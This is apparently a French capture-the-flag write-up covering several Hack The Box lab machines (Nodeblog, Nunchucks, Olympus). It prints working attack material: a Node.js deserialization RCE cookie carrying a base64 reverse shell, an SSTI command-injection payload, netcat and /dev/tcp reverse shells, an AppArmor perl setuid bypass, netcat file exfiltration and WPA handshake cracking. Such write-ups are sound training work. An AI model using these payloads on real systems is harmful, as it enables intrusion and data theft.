    if (typeof c == 'undefined')
        return false

    c = serialize.unserialize(c)

    if (c.sign == (crypto.createHash('md5').update(cookie_secret + c.user).digest('hex')) ){
        return true
    } else {
        return false
    }
}


app.get('/', async (req, res) => {
    const articles = await Article.find().sort({
        createdAt: 'desc'
    })
    res.render('articles/index', { articles: articles, ip: req.socket.remoteAddress, authenticated:
     authenticated(req.cookies.auth) })
})

app.use('/articles', articleRouter)
app.use('/login', loginRouter)


app.listen(5000)
```

D'après le code source le site utilise un cookie qui permet l'authentification, le cookie est présent dans l'entete de la requete au serveur lors de l'authentification :

```
Set-Cookie:
auth=%7B%22user%22%3A%7B%22%24ne%22%3A%22fu%22%7D%2C%22sign%22%3A%224b7029c2a4ed7527255315fc356bf082%22%7D
```

On décode le contenu du cookie :

```
{"user":{"$ne":"fu"},"sign":"4b7029c2a4ed7527255315fc356bf082"}
```

Exploitation

On peut exploiter ce code en utilisant le cookie pour se connecter et injecter du code, on utilise le code javascript suivant afin d'envoyer les requetes :

```
### Code source du payload
{"rce":"_$$ND_FUNC$$_function (){require('child_process').exec('ls /',
function(error, stdout, stderr) { console.log(stdout) });}()"}
```

On utilise le code généré par le script afin d'executer la commande de ping encodé en format URL, l'entete de la requete modifié est à présent la suivante :

```
### Requete de ping
GET / HTTP/1.1
Host: 10.10.11.139:5000
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.139:5000/articles/edit/61b738427a6f86379f6c7ea3
Accept-Encoding: gzip, deflate, br
Cookie: auth=%7b%22%72%63%65%22%3a%22%5f%24%24%4e%44%5f%46%55%4e%43%24%2
4%5f%66%75%6e%63%74%69%6f%6e%28%29%7b%72%65%71%75%69%72%65%28%27%63%68%6
```

```
9%6c%64%5f%70%72%6f%63%65%73%73%27%29%2e%65%78%65%63%28%27%70%69%6e%67%2
0%2d%63%20%31%20%31%30%2e%31%30%2e%31%36%2e%38%27%2c%20%66%75%6e%63%74%6
9%6f%6e%28%65%72%72%6f%72%2c%20%73%74%64%6f%75%74%2c%20%73%74%64%65%72%7
2%29%7b%63%6f%6e%73%6f%6c%65%2e%6c%6f%67%28%73%74%64%6f%75%74%29%7d%29%3
b%7d%28%29%22%7d
Connection: keep-alive


### Reception de la reque sur tcpdump
sudo tcpdump -ni tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
19:29:00.598622 IP 10.10.11.139 > 10.10.16.8: ICMP echo request, id 1, seq 1, length 64
19:29:00.598648 IP 10.10.16.8 > 10.10.11.139: ICMP echo reply, id 1, seq 1, length 64
...
```

La commande a bien été executé puisque l'on receptionne bien la requete sur tcpdump, on peut à préset exploiter cela en lançant un payload :

```
### Creation du payload bash
{"rce":"_$$ND_FUNC$$_function(){require('child_process').exec('echo
 YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi44LzEyMzQgMD4mMQo= | base64 -d | bash',
function(error, stdout, stderr){console.log(stdout)});}()"}

### Requete modifié
GET / HTTP/1.1
Host: 10.10.11.139:5000
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.139:5000/articles/uhc-qualifiers
Accept-Encoding: gzip, deflate, br
Cookie: auth=%7b%22%72%63%65%22%3a%22%5f%24%24%4e%44%5f%46%55%4e%43%24%24%5f%66%75%
6e%63%74%69%6f%6e%28%29%7b%72%65%71%75%69%72%65%28%27%63%68%69%6c%64%5f%70%72%6f%63
%65%73%73%27%29%2e%65%78%65%63%28%27%65%63%68%6f%20%59%6d%46%7a%61%43%41%74%61%53%4
1%2b%4a%69%41%76%5a%47%56%32%4c%33%52%6a%63%43%38%78%4d%43%34%78%4d%43%34%78%4e%69%
34%34%4c%7a%45%79%4d%7a%51%67%4d%44%34%6d%4d%51%6f%3d%20%7c%20%62%61%73%65%36%34%20
%2d%64%20%7c%20%62%61%73%68%27%2c%20%66%75%6e%63%74%69%6f%6e%28%65%72%72%6f%72%2c%2
0%73%74%64%6f%75%74%2c%20%73%74%64%65%72%72%29%7b%63%6f%6e%73%6f%6c%65%2e%6c%6f%67%
28%73%74%64%6f%75%74%29%7d%29%3b%7d%28%29%22%7d
If-None-Match: W/"763-yBLqx1Bg/Trp0SZ2cyMSGFoH5nU"
Connection: keep-alive

### Reception du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.139] 52488
bash: cannot set terminal process group (799): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

bash: /home/admin/.bashrc: Permission denied
admin@nodeblog:/opt/blog$
```

On obtient ainsi l'accès sur la machine avec l'utilisateur admin

Privilege Escalation

Il nous faut à présent l'accès root. Pour cela on commence par enumerer les services et on découvre que mongodb est utilisé sur le port 27017 :

```
admin@nodeblog:~$ ps auxww
...
mongodb      692  0.2  1.8 981832 75892 ?        Ssl  21:10   0:16 /usr/bin/mongod
--unixSocketPrefix=/run/mongodb --config /etc/mongodb.conf

admin@nodeblog:~$ ss -tln
ss -tln
State   Recv-Q   Send-Q     Local Address:Port      Peer Address:Port  Process
LISTEN  0        4096           127.0.0.1:27017          0.0.0.0:*
LISTEN  0        4096       127.0.0.53%lo:53             0.0.0.0:*
```

```
LISTEN  0        128              0.0.0.0:22             0.0.0.0:*
LISTEN  0        511                    *:5000                 *:*
LISTEN  0        128                 [::]:22                [::]:*
```

On se connecte à mongodb et on enumère les bases de données :

```
admin@nodeblog:/opt/blog$ mongo
mongo
MongoDB shell version v3.6.8
connecting to: mongodb://127.0.0.1:27017
Implicit session: session { "id" : UUID("be93ab0e-44b0-4cce-ac77-560a7914f8d2") }
MongoDB server version: 3.6.8
Server has startup warnings:
2025-01-26T21:10:06.662+0000 I CONTROL  [initandlisten]
2025-01-26T21:10:06.662+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for
the database.
2025-01-26T21:10:06.662+0000 I CONTROL  [initandlisten] **          Read and write access to data and
 configuration is unrestricted.
2025-01-26T21:10:06.662+0000 I CONTROL  [initandlisten]
> show dbs
shshow dbs
admin   0.000GB
blog    0.000GB
config  0.000GB
local   0.000GB
> use blog
ususe blog
switched to db blog
> show collection
shshow collection
2025-01-26T23:06:33.277+0000 E QUERY    [thread1] Error: don't know how to show [collection] :
shellHelper.show@src/mongo/shell/utils.js:997:11
shellHelper@src/mongo/shell/utils.js:750:15
@(shellhelp2):1:1
> db.users.find()
dbdb.users.find()
{ "_id" : ObjectId("61b7380ae5814df6030d2373"), "createdAt" : ISODate("2021-12-13T12:09:46.009Z"),
 "username" : "admin", "password" : "IppsecSaysPleaseSubscribe", "__v" : 0 }
```

On découvre le mot de passe de l'utilisateur admin, on enumère les permissions de l'utilisateur :

```
admin@nodeblog:/opt/blog$ sudo -l
sudo -l
[sudo] password for admin: IppsecSaysPleaseSubscribe

Matching Defaults entries for admin on nodeblog:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on nodeblog:
    (ALL) ALL
    (ALL : ALL) ALL
```

On peut voir que l'utilisateur a les droits de lancer sudo en tant que root, on lance donc sudo et on obtient ainsi les droits root sur la machine :

```
admin@nodeblog:/opt/blog$ sudo bash
sudo bash
root@nodeblog:/opt/blog#
```

Nunchucks

Reconnaissance

Machine cible Adresse IP : `10.10.11.122`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.122
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 16:59 CET
Nmap scan report for 10.10.11.122
Host is up (0.032s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
| ssh-hostkey:
|   3072 6c:14:6d:bb:74:59:c3:78:2e:48:f5:11:d8:5b:47:21 (RSA)
|   256 a2:f4:2c:42:74:65:a3:7c:26:dd:49:72:23:82:72:71 (ECDSA)
|_  256 e1:8d:44:e7:21:6d:7c:13:2f:ea:3b:83:58:aa:02:b3 (ED25519)
80/tcp  open  http
|_http-title: Did not follow redirect to https://nunchucks.htb/
443/tcp open  https
| tls-nextprotoneg:
|_  http/1.1
| ssl-cert: Subject: commonName=nunchucks.htb/organizationName=Nunchucks-Certificates/stateOrProvinceName=
Dorset/countryName=UK
| Subject Alternative Name: DNS:localhost, DNS:nunchucks.htb
| Not valid before: 2021-08-30T15:42:24
|_Not valid after:  2031-08-28T15:42:24
|_http-title: Nunchucks - Landing Page
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1

Nmap done: 1 IP address (1 host up) scanned in 11.98 seconds
```


Le scan révèle qu'il y a 3 ports ouverts le 22 pour SSH le 80 pour un serveur web HTTP et le 443 pour le service HTTPS le nom de domaine est nunchucks.htb le site web est une plateforme pour vendre des articles en ligne.
Il est possible de s'enregistrer via l'URL "signup" et de se connecter via l'URL "login" il y a un message d'erreur lorsque l'on essaie de s'enregistrer ou de s'authentifier indiquant que la fonction n'est pas activé.
On lance un bruteforce des noms de domaines :

```
wfuzz -H "Host: FUZZ.nunchucks.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
--hh 30587 https://nunchucks.htb
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl.
 Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://nunchucks.htb/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000081:   200        101 L    259 W      4028 Ch     "store"

Total time: 0
Processed Requests: 4989
Filtered Requests: 4988
Requests/sec.: 0
```

On découvre le sous domaine store.nunchucks.htb on ajoute ce nom de domaine au fichier hosts et on se rend sur la page du site. Il s'agit de la boutique du site mais qui n'est pas opérationnel pour le moment avec une page proposant une inscription à la newletter.

Exploitation

On tente d'exploiter le formulaire de newletter pour lancer un SSTI, avec le code : `{{7*7}}`




```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 27 Jan 2025 16:52:09 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 84
Connection: keep-alive
X-Powered-By: Express
ETag: W/"54-gnYT5TpL+wHkUQ9Ag1/ihM87vV8"

{"response":"You will receive updates on the following email address: test49@test."}
```

On peut voir que le code s'est correctement executé puis qu'il y a le résultat de la multiplication qui est affiché. la réponse du serveur affiche que le framework express est utilisé. On peut tenter une injection de commande en utilisant ce framework :

```
### Requete
POST /api/submit HTTP/1.1
Host: store.nunchucks.htb
Cookie: _csrf=zbRh9Hp9VgcqVNhoom0RoFut
Content-Length: 132
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: fr-FR,fr;q=0.9
Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
Accept: */*
Origin: https://store.nunchucks.htb
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://store.nunchucks.htb/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{"email":"{{range.constructor(\"return global.process.mainModule.require('child_process').
execSync('tail /etc/passwd')\")()}}@test"}

### Réponse
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 27 Jan 2025 17:22:52 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 749
Connection: keep-alive
X-Powered-By: Express
ETag: W/"2ed-vOtchjxClIdUdqFYnlzswuvzKt0"

{"response":"You will receive updates on the following email address: lxd:x:998:100::/var/snap/lxd/common/lxd
:/bin/false\nrtkit:x:113:117:RealtimeKit,,,:/proc:/usr/sbin/nologin\ndnsmasq:x:114:65534:dnsmasq,,,:/var/lib
/misc:/usr/sbin/nologin\ngeoclue:x:115:120::/var/lib/geoclue:/usr/sbin/nologin\navahi:x:116:122:Avahi mDNS
daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin\ncups-pk-helper:x:117:123:user for cups-pk-helper service
,,,:/home/cups-pk-helper:/usr/sbin/nologin\nsaned:x:118:124::/var/lib/saned:/usr/sbin/nologin\ncolord:x:119
:125:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin\npulse:x:120:126:PulseAudio daemon
,,,:/var/run/pulse:/usr/sbin/nologin\nmysql:x:121:128:MySQL Server,,,:/nonexistent:/bin/false\n@test."}
```

La réponse du serveur indique que l'execution de la commande a fonctionné puisque l'on parvient a affiche le cotenu du fichier passwd. On exploite la vulnérabilité pour lancer un reverse shell :

```
### Contenu de la requete
{"email":"{{range.constructor(\"return global.process.mainModule.require('child_process').execSync('rm -f
/tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.10.16.8 1234 > /tmp/f')\")()}}@test"}

### Execution du reverse shell
```

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.122] 39786
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c /bin/bash
Script started, file is /dev/null
david@nunchucks:/var/www/store.nunchucks$
```

On obtient accès à la machine avec l'utilisateur david

Privilege Escalation

Il nous faut à présent l'accès root sur la machine, on commence par enumerer les capabilities du système :

```
david@nunchucks:~$ /usr/sbin/getcap -r / 2>/dev/null
/usr/bin/perl = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

On peut voir que le bianire `/usr/bin/perl` a le cap_setuid on peu tenetr d'escalader les privilèges avec perl :

```
david@nunchucks:~$ ./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
$ whoami
david
```

Lorsque l'on execute la commande pour obtenir les droits root avec le capsetuid perl l'utilisateur reste david.
On continue l'enumération et on affiche le fichier de configuration apparmor pour perl :

```
david@nunchucks:~$ cat /etc/apparmor.d/usr.bin.perl
# Last Modified: Tue Aug 31 18:25:30 2021
#include <tunables/global>

/usr/bin/perl {
  #include <abstractions/base>
  #include <abstractions/nameservice>
  #include <abstractions/perl>

  capability setuid,

  deny owner /etc/nsswitch.conf r,
  deny /root/* rwx,
  deny /etc/shadow rwx,

  /usr/bin/id mrix,
  /usr/bin/ls mrix,
  /usr/bin/cat mrix,
  /usr/bin/whoami mrix,
  /opt/backup.pl mrix,
  owner /home/ r,
  owner /home/david/ r,

}
```

On recherche le moyen de contourner apparmor on trouve un article `https://bugs.launchpad.net/apparmor/+bug/1911431` expliquant qu'il est possible de contourner l'usage de Apparmor avec perl en ajoutant le shebang perl en début de commande, on crée le script dans un fichier que l'on execute :

```
### Création du fichier
david@nunchucks:~$ cat per.pl
#!/usr/bin/perl
use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";

### Execution du script
david@nunchucks:~$ chmod +x per.pl
david@nunchucks:~$ ./per.pl
# whoami
root
```

On obtient ainsi les droits root sur la machine

Olympus

Reconnaissance

Machine cible Adresse IP : `10.10.10.83`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.10.83
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-22 11:44 CET
Nmap scan report for 10.10.10.83
Host is up (0.022s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE    SERVICE
22/tcp   filtered ssh
53/tcp   open     domain
80/tcp   open     http
2222/tcp open     EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 15.80 seconds

$nmap -sU -F 10.10.10.83
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-22 12:18 CET
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 53.89% done; ETC: 12:20 (0:00:50 remaining)
Nmap scan report for 10.10.10.83
Host is up (0.016s latency).
Not shown: 97 closed udp ports (port-unreach)
PORT      STATE         SERVICE
53/udp    open          domain
68/udp    open|filtered dhcpc
32768/udp open|filtered omad

Nmap done: 1 IP address (1 host up) scanned in 1165.47 seconds
```

On peut voir qu'un serveur web est actif sur le port 80, un domaine est ouvert sur le port 53 et le port 22 pour SSH aussi est ouvert mais en mode "filtered". Le protocole EtherNet-IP-1 est actif sur le port 2222 Concernant les ports UDP on peut en trouver 1 ouvert qui est le port 53 pour le DNS.

Lorsque l'on se rend sur la page du serveur web depuis le navigateur on atterit sur une page avec une photo d'une statue

Vulnerability Assesment

On va essayer de scanner l'entête de la page web afin d'analyser si l'on peut avoir des informations supplémentaires :

```
curl -I 10.10.10.83
HTTP/1.1 200 OK
Date: Fri, 22 Nov 2024 12:53:14 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Frame-Options: sameorigin
```

```
X-XSS-Protection: 1; mode=block
Xdebug: 2.5.5
Content-Type: text/html; charset=UTF-8
```

On voit qu'il y a une entête Xdebug de version 2.5.5 c'est une version obsolète et cela permet de lancer un outil PHP.

Exploitation

Nous pouvons tenter d'executer un script qui va exploiter la version obsolete de xdebug, pour cela nous allons utiliser le script suivant : `https://github.com/D3Ext/XDEBUG-Exploit`
Pour lancer le script on lance les commande suivante où -l est le LHOST qui est l'adresse utilisé à travers le VPN et -u afin de préciser l'adresse URL :

```
python3 xdebug.py -u http://10.10.10.83/index.php -l 10.10.14.3



              - By D3Ext




[+] XDEBUG exploit served on port 9000, waiting for connections
[+] Attempting to trigger the RCE

[+] Exploit triggered successfully
[+] Now you can execute php code, example: system("whoami");
[+] Type quit to exit the shell

[#] Enter php code >>
```

On obtient bel et bien un Shell où l'on peut injecter du code PHP

On peut essayer de trouver le nom d'utilisateur avec lequel PHP est exécuté sur le serveur :

```
[#] Enter php code >> $username = posix_getpwuid(posix_geteuid())['name'];
b'www-data'
```

L'utilisateur est ici "www-data"

A présent que nous avons trouvé un accès nous allons essayer de lancer un reverse Shell afin de pouvoir executer des commandes plus facilement.
On commance par lancer netcat afin d'ouvrir un port qui va écouter sur le port 9001 :

```
nc -nlvp 9001
listening on [any] 9001 ...
```

Puis on lance le code PHP afin de lancer le shell qui sera executé vers notre machine avec netcat :

```
#Machine Cible
[#] Enter php code >> exec("/bin/bash -c 'bash -i > /dev/tcp/10.10.14.4/9001 0>&1'");

#Machine locale
nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.83] 49918
whoami
www-data
```

Le reverse shell s'est correctement exécuté.

Lorsque l'on explore les fichiers on trouve un fichier captured.cap placé dans l'arborescence : /home/zeus/airgeddon/captured le fichier semble provenir du programme aigeddon qui est un outil d'audit wifi.

Nous allons essayer de télécharger ce fichier avec netcat afin de le lancer sur Wireshark on lance pour cela les commandes suivantes :

```
#Machine locale
nc -l -p 8001 > captured.cap
```

```
#Machine Cible
netcat -n 10.10.14.4 8001 < captured.cap
```

Lorsque l'on lance le fichier .cap pour analise on peut voir que le SSID utilisé est appelé : "Too_cl0se_to_th3_Sun"
Nous allons essayer de décrypter le fichier en utilisant hashcat pour cela on commence par le convertir en un format compatible à hashcat avec hcxpcapngtool :

```
hcxpcapngtool -o hash.hc22000 -E wordlist captured.cap
hcxpcapngtool 6.3.4 reading from captured.cap...

summary capture file
--------------------
file name.............................: captured.cap
version (pcap/cap)....................: 2.4 (very basic format without any additional information)
timestamp minimum (GMT)...............: 08.04.2018 14:48:09
timestamp maximum (GMT)...............: 08.04.2018 14:48:38
duration of the dump tool (seconds)......: 29
used capture interfaces...............: 1
link layer header type................: DLT_IEEE802_11 (105) very basic format without any additional
                                                                  information about the quality
endianness (capture system)...........: little endian
packets inside........................: 6498
ESSID (total unique)..................: 1
BEACON (total)........................: 1
BEACON on 2.4 GHz channel (from IE_TAG)..: 8
ACTION (total)........................: 40
PROBEREQUEST (directed)...............: 4
PROBERESPONSE (total).................: 39
DEAUTHENTICATION (total)..............: 5705
AUTHENTICATION (total)................: 8
AUTHENTICATION (OPEN SYSTEM)..........: 8
ASSOCIATIONREQUEST (total)............: 4
ASSOCIATIONREQUEST (PSK)..............: 4
WPA encrypted.........................: 90
EAPOL messages (total)................: 18
EAPOL RSN messages....................: 18
EAPOLTIME gap (measured maximum msec)....: 18925
EAPOL ANONCE error corrections (NC)......: working
REPLAYCOUNT gap (suggested NC)..........: 9
EAPOL M1 messages (total).............: 13
EAPOL M2 messages (total).............: 1
EAPOL M3 messages (total).............: 2
EAPOL M4 messages (total).............: 2
EAPOL M4 messages (zeroed NONCE).........: 2
EAPOL pairs (total)...................: 2
EAPOL pairs (best)....................: 1
EAPOL pairs written to 22000 hash file...: 1 (RC checked)
EAPOL M32E2 (authorized)..............: 1

Warning: out of sequence timestamps!
This dump file contains frames with out of sequence timestamps.
That is a bug of the capturing/cleaning tool.

Information: limited dump file format detected!
This file format is a very basic format to save captured network data.
It is recommended to use PCAP Next Generation dump file format (or pcapng for short) instead. The PCAP Next
Generation dump file format is an attempt to overcome the limitations of the currently widely used (but very limited
 libpcap (cap, pcap) format.
https://www.wireshark.org/docs/wsug_html_chunked/AppFiles.html#ChAppFilesCaptureFilesSection
https://github.com/pcapng/pcapng

Information: radiotap header is missing!
Radiotap is a de facto standard for 802.11 frame injection and reception. The radiotap header format is a
mechanism to supply additional information about frames, from the driver to userspace applications.
https://www.radiotap.org/

Warning: too many deauthentication/disassociation frames detected!
That can cause that an ACCESS POINT change channel, reset EAPOL TIMER, renew ANONCE and set PMKID to zero.
This could prevent to calculate a valid EAPOL MESSAGE PAIR, to get a valid PMKID or to decrypt the traffic.

Information: missing frames!
This dump file does not contain undirected proberequest frames.
An undirected proberequest may contain information about the PSK. It always happens if the capture file was
cleaned or it could happen if filter options are used during capturing.
That makes it hard to recover the PSK.
```

```
session summary
---------------
processed cap files...................: 1
```

Puis on lance le décryptage du fichier avec hashcat en utilisant la commande suivante :

```
hashcat -m 22000 hash.hc22000 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

CUDA API (CUDA 12.2)
====================
* Device #1: NVIDIA GeForce GTX 1650, 3804/3903 MB, 14MCU

OpenCL API (OpenCL 3.0 CUDA 12.2.149) - Platform #1 [NVIDIA Corporation]
========================================================================
* Device #2: NVIDIA GeForce GTX 1650, skipped

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG)
============================================================================================================
- Platform #2 [The pocl project]
================================
* Device #3: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, skipped

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1064 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s

Session..........: hashcat
Status...........: Running
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: hash.hc22000
Time.Started.....: Sat Nov 23 20:31:28 2024 (27 secs)
Time.Estimated...: Sat Nov 23 20:32:49 2024 (54 secs)
```

```
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   149.2 kH/s (9.73ms) @ Accel:16 Loops:128 Thr:256 Vec:1
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 6281556/14344385 (43.79%)
Rejected.........: 2267476/6281556 (36.10%)
Restore.Point....: 6257959/14344385 (43.63%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:2944-3072
Candidate.Engine.: Device Generator
Candidates.#1....: lesinge1 -> laroxy_12
Hardware.Mon.#1..: Temp: 54c Util: 83% Core:1785MHz Mem:6000MHz Bus:16

ac1a7384fbbf759c86cf5b5af48a4c38:f4ec38aba8a9:c0eefbdffc2a:Too_cl0se_to_th3_Sun:flightoficarus

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: hash.hc22000
Time.Started.....: Sat Nov 23 20:31:28 2024 (36 secs)
Time.Estimated...: Sat Nov 23 20:32:04 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   149.6 kH/s (9.84ms) @ Accel:16 Loops:128 Thr:256 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 8119372/14344385 (56.60%)
Rejected.........: 2786380/8119372 (34.32%)
Restore.Point....: 8043733/14344385 (56.08%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: fred1706 -> finland1970
Hardware.Mon.#1..: Temp: 53c Util: 84% Core:1785MHz Mem:6000MHz Bus:16

Started: Sat Nov 23 20:31:06 2024
Stopped: Sat Nov 23 20:32:05 2024
```

Le mot de passe a été décrypté il s'agit de : "flightoficarus"
Il semblerait qu'un nom d'utilisateur soit relié à ce mot de passe et qu'il s'agit de "icarus"
A présent que nous avons un nouveau nom utilisateur/mot de passe nous allons essayer de nous connecter à la machine en utilisant SSH port 2222, il s'agissait du protocole découvert avec nmap : "EtherNetIP-1"
On lance don les commandes suivantes :

```
ssh icarus@10.10.10.83 -p 2222
The authenticity of host '[10.10.10.83]:2222 ([10.10.10.83]:2222)' can't be established.
ED25519 key fingerprint is SHA256:V6V9p5fghozNoHThCpKbwOZurVhTFBlEniJiX620TP0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.10.83]:2222' (ED25519) to the list of known hosts.
icarus@10.10.10.83's password:
Last login: Sun Apr 15 16:44:40 2018 from 10.10.14.4
icarus@620b296204a3:~$ ls
help_of_the_gods.txt
icarus@620b296204a3:~$ cat help_of_the_gods.txt

Athena goddess will guide you through the dark...

Way to Rhodes...
ctfolympus.htb
```

Nous avons à présent accès à la machine Docker entière avec les identifiant mot de passe de l'utilisateur icarus. Un nom de domaine est affiché dans le fichier help_of_the_god.txt : "ctfolympus.htb"
Nous allons lancer une attaque de transfert de zone qui va permettre d'afficher des enregistrement DNS on commence par ajouter la ligne suivante fichier /etc/hosts afin d'ajouter le nom de domaine :

```
10.10.10.83            ctfolympus.htb
```

On exécute ensuite la commande suivante afin de lancer le transfert de zone DNS :

```
dig axfr @10.10.10.83 ctfolympus.htb

; <<>> DiG 9.20.2-1-Debian <<>> axfr @10.10.10.83 ctfolympus.htb
; (1 server found)
;; global options: +cmd
ctfolympus.htb.         86400   IN      SOA     ns1.ctfolympus.htb. ns2.ctfolympus.htb. 2018042301 21600 3600
```

```
604800 86400
ctfolympus.htb.         86400   IN      TXT     "prometheus, open a temporal portal to Hades (3456 8234 62431)
 and St34l_th3_F1re!"
ctfolympus.htb.         86400   IN      A       192.168.0.120
ctfolympus.htb.         86400   IN      NS      ns1.ctfolympus.htb.
ctfolympus.htb.         86400   IN      NS      ns2.ctfolympus.htb.
ctfolympus.htb.         86400   IN      MX      10 mail.ctfolympus.htb.
crete.ctfolympus.htb.   86400   IN      CNAME   ctfolympus.htb.
hades.ctfolympus.htb.   86400   IN      CNAME   ctfolympus.htb.
